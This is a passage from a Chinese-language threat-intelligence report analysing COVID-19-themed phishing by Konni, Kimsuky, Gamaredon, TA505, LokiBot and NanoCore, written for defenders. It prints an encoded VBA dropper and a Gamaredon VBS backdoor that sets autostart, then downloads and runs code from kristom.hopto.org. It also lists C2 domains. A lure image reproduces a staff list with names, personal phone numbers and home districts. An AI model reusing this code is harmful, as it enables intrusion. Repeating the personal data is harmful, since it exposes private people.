    vbuffer = vbuffer + "63&DB&1F&44&38&CA&46&44&11&9C&1B&19&EF&EB&DF&FC&D7&46&C3&F2&79&7A&08&20&44&A3&77&E7&72&BF&FE&B6&8A&C
    vbuffer = vbuffer + "A9&65&C4&DA&FF&8B&C7&57&D9&BB&4E&18&04&95&63&12&A7&FB&A3&9F&AA&ED&B2&E2&F4&EC&27&00&E3&B2&AF&D6&27&6
    vbuffer = vbuffer + "0B&C1&DF&09&4F&99&84&D5&F6&1B&FB&A5&CB&A9&DE&4C&9C&BC&9F&5B&81&AF&AC&AF&34&82&C1&4F&AF&E4&37&74&72&7
    vbuffer = vbuffer + "42&CF&52&48&44&22&7C&BB&74&F8&55&BF&D7&0E&DA&EF&FB&BD&4D&CA&93&8B&61&7F&15&2F&A3&D7&A9&0F&21&D0&26&E
    vbuffer = vbuffer + "42&D9&11&BD&CD&47&D6&0D&09&D0&21&3C&88&FA&47&DC&32&17&DC&8B&B9&FB&F9&8B&DF&4D&F8&44&2B&FD&AE&87&00&C
    vbuffer = vbuffer + "2F&C6&2F&39&25&5E&E2&65&E8&B4&C5&D8&CF&BF&8F&93&43&AC&3F&32&3D&0F&A2&BD&71&4B&80&DF&F9&84&EB&F3&29&7
    vbuffer = vbuffer + "FC&FA&FE&F7&7F&C5&F5&93&B3&4D&89&0B&9F&BD&7C&8C&B9&95&CC&C8&E6&3B&FF&D9&A9&90&8B&FA&F4&33&89&EC&50&2
    vbuffer = vbuffer + "3C&99&EA&22&80&CE&4F&3B&E0&86&CC&5F&FE&8D&A0&5B&DB&00&20&3E&48&F7&65&3E&1F&F7&F4&E7&91&25&0D&F0&8F&2
    vbuffer = vbuffer + "A4&87&53&E1&E6&A6&97&F6&86&3F&F5&01&A6&0B&12&B9&5F&69&38&DB&21&95&E8&D0&D5&11&21&42&2E&FD&FA&46&A6&3
    vbuffer = vbuffer + "94&51&D3&D4&7E&81&7E&82&0B&B8&9A&91&8A&8A&49&80&06&48&A0&F7&03&96&91&9A&B6&8A&A9&07&91&8B&9A&93&8A&E
    vbuffer = vbuffer + "C5&F0&26&F3&FA&80&E0&F2&1F&3D&24&18&16&C1&B8&EF&F1&32&13&90&DF&9F&CF&A4&06&89&24&82&48&C9&F3&20&E6&C
    vbuffer = vbuffer + "5E&F4&02&79&7B&1F&7D&EE&5C&EE&F1&7C&0F&09&9E&D4&72&8B&CE&98&83&C6&03&7B&DB&34&4E&12&DA&F2&02&1C&03&8
    vbuffer = vbuffer + "90&9F&04&D3&2B&C9&6C&08&DC&10&6F&8D&D5&59&68&E5&F5&38&6D&8B&01&E9&76&E8&02&1C&12&F2&B3&04&73&0C&74&3
    vbuffer = vbuffer + "D4&2C&AD&74&2C&35&E8&B5&F2&22&4D&A9&B3&CE&B8&A5&9C&E0&CA&B5&BE&26&BD&FF&FF&99&8A&D0&FF&E0&81&91&7A&9
    vbuffer = vbuffer + "8C&BA&87&8F&9E&1D&13&4C&12&09&BA&91&89&96&91&91&92&4B&8B&E2&8C&A0&AA&6C&CF&84&24&DC&B1&90&0F&9D&08&6
    vbuffer = vbuffer + "18&41&A7&C5&B8&AE&8F&C0&E6&70&8A&F2&41&7E&9C&FF&84&E4&A0&CA&14&45&44&32&0C&42&C8&FA&C6&FF&D2&FC&BE&E
    vbuffer = vbuffer + "CC&C6&D6&B3&3E&73&7B&C4&02&2C&B2&37&26&35&C6&C8&CD&DA&F0&F0&29&2F&0C&BA&30&AF&7C&9C&92&9B&B8&9A&B4&C
    vbuffer = vbuffer + "CF&60&BA&01&BB&9C&9E&8B&4C&A9&D7&87&EB&B7&FD&AC&DD&8F&36&E1&EF&EE&7A&DE&11&9C&20&7F&95&BA&87&9A&9C&A
    vbuffer = vbuffer + "E3&67&CC&AB&A9&C9&03&CB&22&44&F5&BC&AC&8F&91&E2&D7&5B&88&8C&8F&96&45&9A&C8&AD&8B&99&BE&F5&E1&CC&4F&7
    vbuffer = vbuffer + "F6&EF&F1&E6&F6&E0&F4&F5&ED&F5&DD&F4&83&F2&F1&F8&F2&F6&F6&CC&D7&F1&0F&53&FE&E1&E6&F8&F7&FA&FB&88&10&6
    vbuffer = vbuffer + "B8&FE&24&8A&F8&74&E1&7C&11&03&EE&24&8D&12&47&FE&FF&FF&FF&FE&24&8A&F8&74&E1&7C&11&03&EE&24&EE&3F&FE&2
    vbuffer = vbuffer + "3C&FB&14&1E&00&69&6F&6D&FF&FF&7C&38&FB&72&A1&03&CE&3F&75&F8&B8&F6&3F&8B&DD&C3&10&88&EE&FE&3C&74&FC&7
    vbuffer = vbuffer + "FF&B7&FF&FF&FF&A3&5F&FF&FF&82&FE&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&9F&9F&FF&FF&C3&C0&87&92&93&DF&89&9A&8
    vbuffer = vbuffer + "93&C2&D8&9E&8C&B6&91&89&90&94&9A&8D&D8&DF&8A&96&BE&9C&9C&9A&8C&8C&C2&D8&99&9E&93&8C&9A&D8&DF&D0&C1&E
    vbuffer = vbuffer + "5C&FF&FF&FF&FF&FF&FF&8D&5C&FF&FF&FF&FF&FF&FF&73&5C&FF&FF&FF&FF&FF&FF&65&5C&FF&FF&FF&FF&FF&FF&53&5C&E
    vbuffer = vbuffer + "88&8C&8F&8D&96&91&8B&99&BE&FF&FF&FF&A9&9A&8D&AE&8A&9A&8D&86&A9&9E&93&8A&9A&A8&FF&FF&FF&6F&FF&FF&F3&E

    output = Split(vbuffer, "&")
    Open path For Binary As #1
    For nIndex = LBound(output) To UBound(output)
        Put #1, , CByte(("&H" & output(nIndex)) Xor &HFF)
    Next nIndex
    Close #1


    save2file = path
End Function
```

图 236 释放 Konni 远程访问木马

Konni 木马最终通过 FTP 服务将收集到的相关系统数据加密，从配置文件中解密出 FTP 的用户名和密码，将加密后的系统数据上传，但 FTP 的登陆口令已经失效。

8.1.5 Kimsuky 组织

2020 年 3 月初开始，Kimsuky 组织开始使用以 COVID-19 为主题的鱼叉式钓鱼邮件作为其初始感染载体。这些电子邮件包含了 CVE-2017-0199 漏洞的恶意文件。打开文件后，提示要求受害者"启用内容"显示有关冠状病毒的信息。



코로나바이러스감염증-19 대책 회의

2020.2.24 기획협력부

1. 부산지역 현황 (2월 24일 09시)
 o 부산지역 확진자: 16명 (전국: 602명)
 o 부산시 공공문화체육시설 휴관: 2.23(일) ~ 별도 안내 시 까지
 o 기장군의 소재 공공시설 휴관(도서관, 경로당, 복지회관, 청소년 수련관 등)

2. 아세안문화원 휴관: 2.24(월) ~ 별도 안내 시 까지
 o 휴관 안내: 출입문, 홈페이지, SNS
 o 주요 출입구 폐쇄: 1층 정문, 관람객용 엘리베이터, 화물용 엘리베이터
 o 주요 시설 점검: 전원, 항온 항습 등 환경점검
 o 문화원 출입자(직원 포함) 체온 측정
 o 방문객 명부 작성: 방문일시, 방문목적, 면담대상, 성명, 연락처 등
 o 직원 행동요령 및 비상연락망 배포
 - 비상연락망 배포 및 항시 유지
 - 외부활동(외부회의, 행사참석 등) 자제
 - 지역 간 이동 자제(지역이동이 필요한 경우 사전보고)
 o 용역.파견 인력관리 방향: 운영인력 최소화, 근로자 불이익 최소화
 - 안내(2인), 시설(2인), 미화(3인)
 ※ 휴관에 따른 계약변경 검토 (노동부 지침 및 노무사 자문예정
 - 도슨트 및 자원봉사자: 휴관안내(개별 통지)
 ※ 휴관으로 근무가 취소된 도슨트는 문화원 정상화 시 최우선 근무 고려
 - IT운영팀(1인): 정상근무(정보화기획부 협의 필요)
 - 현대경제연구원(1인): 정상근무(사업부서 협의, 계약관계 확인)

■ 아세안문화원 전직원 명단 및 정보

구분	부서	직급	성명	개인 연락처	현 주거지 주소	통근수단
1.	-	원장	박미숙	010-4181-5978	해운대구 좌동	자차
2.	문화사업	부장	박향주	010-4748-7229	해운대구 좌동	자차
3.	문화사업	과장	이사민	010-9392-3050	해운대구 좌동	자차
4.	문화사업	대리	임지은	010-7751-1227	해운대구 좌동	도보
5.	문화사업	대리	최다혜	010-7451-7117	해운대구 좌동	도보
6.	문화사업	대리	유혜인	010-9910-5601	해운대구 좌동	도보
7.	문화사업	대리	신예지	010-9074-3917	해운대구 좌동	도보
8.	문화사업	주임	정수연	010-6541-1202	동구 범일동	버스 지하철 도보
9.	학술교육	차장	장은영	010-8616-5499	해운대구 좌동	자차
10.	학술교육	과장	박민희	010-2393-0133	해운대구 좌동	자차
11.	학술교육	과장	이현정	010-3199-3554	연제구 거제1동	동해남부선, 버스
12.	학술교육	대리	이재연	010-3593-7626	해운대구 좌동	도보
13.	학술교육	주임	정유진	010-9189-4071	해운대구 좌동	도보
14.	학술교육	파견직원(현대)	송우석	010-2925-7803	동래구 명륜동	지하철 동해남부선
15.	기획협력	부장	김규호	010-6205-7353	해운대구 좌동	도보
16.	기획협력	과장	김창범	010-8728-9956	해운대구 좌동	자차, 도보
17.	기획협력	과장	이은주	010-6476-9395	해운대구 우동	버스 지하철 도보
18.	기획협력	대리	안유나	010-9405-2084	해운대구 좌동	도보
19.	기획협력	대리	금보라	010-7445-5649	수영구 망미동	지하철, 도보
20.	기획협력	대리	정주희	010-8277-4846	북구 화명동	지하철, 도보
21.	기획협력	대리	이상민	010-7102-3358	수영구 망미동	자차
22.	기획협력	대리	이영은	010-3167-6138	진구 양정동	동해남부선, 버스
23.	기획협력	시설관리 팀장	김동환	010-7774-2475	해운대구 좌동	자차, 도보
24.	기획협력	시설관리 팀원	김현우	010-6343-7880	해운대구 좌동	도보

图 237 Kimsuky 组织新冠疫情相关钓鱼文档

宏代码多次利用 mshta 命令加载远程脚本，脚本用于获取系统信息并回传至 C&C 服务器，而 C&C 服务器是一些被攻陷的网站。




图 238 Kimsuky 组织攻陷的正常网站被用作 C&C 服务器

8.1.6 Gamaredon 组织

Gamaredon 组织被认为归属于俄罗斯。该组织的攻击目标专一，主要针对乌克兰政府机构官员。2020 年 3 月，我们发现部分带有恶意软件附件的邮件，这些恶意软件使用了 Gamaredon 组织的攻击方法，以冠状病毒大流行为话题，诱导受害者打开电子邮件的附件。




图 239 伪装成由乌克兰公共卫生中心传播的恶意邮件

附件均为 Office 文档，利用模板注入的方式下载带有恶意宏的 Word 文档。最终将 VBS 脚本作为后门，建立自启动机制，与 C&C 服务器进行通信。

```vb
DKFAvgxfuC = "http://kristom.hopto.org/"+ tdTAeCDsBG + "_" + GaAEvU + "/help_05_03.php"
aihfE.RegWrite hEZBDk, "wscript.exe //b "+ yotvOm +"\Documents\MediaPlayer\PlayList.vbs"
QEIcEKlcQP = 1
Do
    WScript.Sleep 176432
    JGxATjECLx.Open "GET", DKFAvgxfuC, False
    JGxATjECLx.send
    If JGxATjECLx.Status = 200 Then
        ovedq.Open
        ovedq.Type = 1
        ovedq.Write(JGxATjECLx.ResponseBody)
        If ojIfp.Fileexists(kmzda) Then ojIfp.DeleteFile kmzda
        ovedq.SaveToFile kmzda
        ovedq.Close
        WScript.Sleep 11337
        Dim Kkswz()
        JXZUCP = 0
        ReDim Kkswz( Len( GaAEvU )-1)
        For JXZUCP = 0 To UBound( Kkswz)
            Kkswz(JXZUCP) = Asc( Mid( GaAEvU, JXZUCP+1, 1 ) )
        Next
        If Not IsArray( Kkswz ) Then
            Kkswz = Array( Kkswz )
        End If
        If ojIfp.GetFile(kmzda).size > 10485   Then
            Set GVvSAqJFGo = ojIfp.GetFile(kmzda)
            Set JAJni = GVvSAqJFGo.OpenAsTextStream(1,0)
            Set sGnCjgREsb = ojIfp.CreateTextFile(ICDoNPcvlU, True, False )
            HNnQJZ = 0
            Do Until JAJni.AtEnDofStream
                sGnCjgREsb.Write Chr( Asc( JAJni.Read( 1 ) ) Xor Kkswz(HNnQJZ) )
                If HNnQJZ < UBound( Kkswz ) Then
                    HNnQJZ = HNnQJZ + 1
                else HNnQJZ = 0
                End If
            Loop
        End If
        WScript.Sleep 5336
        sGnCjgREsb.Close
        JAJni.Close
        If ojIfp.Fileexists(kmzda) Then ojIfp.DeleteFile kmzda
        If ojIfp.Fileexists(ICDoNPcvlU) And ojIfp.GetFile(ICDoNPcvlU).size > 4485 Then
            hfDjn = CDJzLEAOSI.run (ICDoNPcvlU,4,true)
        End if
        If ojIfp.Fileexists(ICDoNPcvlU) Then ojIfp.DeleteFile ICDoNPcvlU
    End If
Loop While QEIcEKlcQP > 0
```

图 240 恶意宏代码

8.1.7 TA505 组织

TA505 作为高度活跃的网络黑产组织，该组织主要针对银行金融机构，采用大规模发送恶意邮件的方式进行攻击，并以传播 SDBBot、Dridex、Locky 等恶意样本而臭名昭著。

在疫情发展的 3 月初，我们捕获了多个以 COVID-19-FAQ.xls 为名的恶意样本。根据溯源，这是 TA505 使用冠状病毒作为诱饵攻击美国医疗、制造业和制药业。




图 241 TA505 组织利用新冠疫情构造的恶意样本

攻击样本利用恶意宏代码，释放虚假的窗口迷惑用户。




图 242 恶意样本释放虚假窗口迷惑用户

最终经过多次解密得到木马下载器 Get2，这个下载器在 2019 年被 TA505 频繁使用。

```
POST /r1 HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; InfoPath.2; CIBA; MS-RTC LM 8)
Content-Length: 74
Host: [redacted].com

&D=eAIBfmt&U=kuBRNdQlY&OS=6.1&PR=EXCEL%2eEXE%7cKMS+Server+Service%2eexe%7c
```

图 243 木马下载器 Get2

根据以往经验，如果攻击者对受害机器感兴趣，会利用 Get2 下发 SDBBot 后门。

8.2 网络黑产活动

除了 APT 组织以外，各种网络黑产团伙也蠢蠢欲动，通过"改造"已有木马进行攻击活动。以下是新冠疫情期间各种通过邮件投递的木马家族分布情况：




图 244 利用"新冠疫情"传播的各种木马占比

8.2.1 LokiBot

2020 年 3 月，黑客借"冠状病毒（COVID-19）重要信息"为话题发送钓鱼邮件。





图 245 利用新冠疫情传播的 LokiBot

钓鱼邮件附件中包含一个名为“ COVID_19-世界卫生组织 CDC_DOC.zip.arj”的压缩文件。压缩文件解压后，可以看到一个名为“DOC.pdf.exe”的可执行文件。

一旦运行，受害者就会被 Lokibot 感染。Lokibot 可以窃取各种密码信息，包括 FTP 凭证，电子邮件密码，存储在浏览器中的密码等。窃取的信息最终将发送到以下 URL：hxxp://bslines.xyz/copy/five/fre.php

8.2.3 NanoCore

2 月初，黑客借助给“合作伙伴的冠状病毒疫情情况”为话题发送包含 PE 附件的钓鱼邮件，相关附件为一个 VB 编写的 NanoCore 远控。


发件人: 個人信箱<sssmith44@cox.net>
收件人: romio<romio@dwchem.co.kr>
时间: 2020年2月6日 (周四) 12:46
大小: 53 KB

Factory Contacts and Offic... (33 KB)

We would like to take a moment and ensure that our clients, partners, etc. are updated regarding the status of our operations in China.

Unfortunately, the New Year has been dominated by the 2019-nCoV (Coronavirus) outbreak. As of today, the number of confirmed cases has reached over 17,000, with over 300 deaths reported. We are monitoring the Johns Hopkins CSSE website that provides real-time data related to confirmed cases.

Wuhan (Hubei Province) is identified as the center of the outbreak and will remain under quarantine as the government continues with containment efforts. An increasing number of countries are now restricting visitors from this area, or China in general. Currently, more than 25 countries have confirmed cases.

Many companies, including manufacturers, in China are being asked to remain closed after the Lunar New Year holiday, through February 9th. We are among the organizations that will remain closed during this time and as advised. Please find attached our rescheduled resumption date including ways to contact our other factories outside China.

Taking remains proactive throughout the escalation of this virus. Two thousand masks from the U.S. were shipped to offices in China. Team chats are now in place to allow employees to check in and receive ongoing updates. We are grateful there are no cases of the Coronavirus affecting Pro QC employees at this time. Attached is also the approved ways by the WHO to avoid the virus.

We are asking our teams in the region to avoid crowded places as much as possible. And, we will continue to provide regular updates. We will work with the teams in China to continue managing operations from home starting February 3rd.

Please do not hesitate to contact your account manager or info@proqc.com for answers to questions, feedback, etc.

TA KING INDUSTRIAL CO., LTD.
2F., NO.109, SEC 3, CHENG DE ROAD
10364 TAIPEI, TAIWAN
Tel: 886-2-25950288
Fax: 886-2-25919233
E-mail:export@taking.com.tw
Website:http://www.taking.com.tw

图 246 利用新冠疫情传播的 NanoCore 木马

木马首先解密 shellcode 并执行：Shellcode 包含反调试的手段，使用 ZwSetInformationThread 隐藏线程来进行反调试。

创建傀儡进程 RegAsm.exe，用来执行恶意代码，尝试连接以下两个域名：

punditx.duckdns.org

octocrypt.duckdns.org

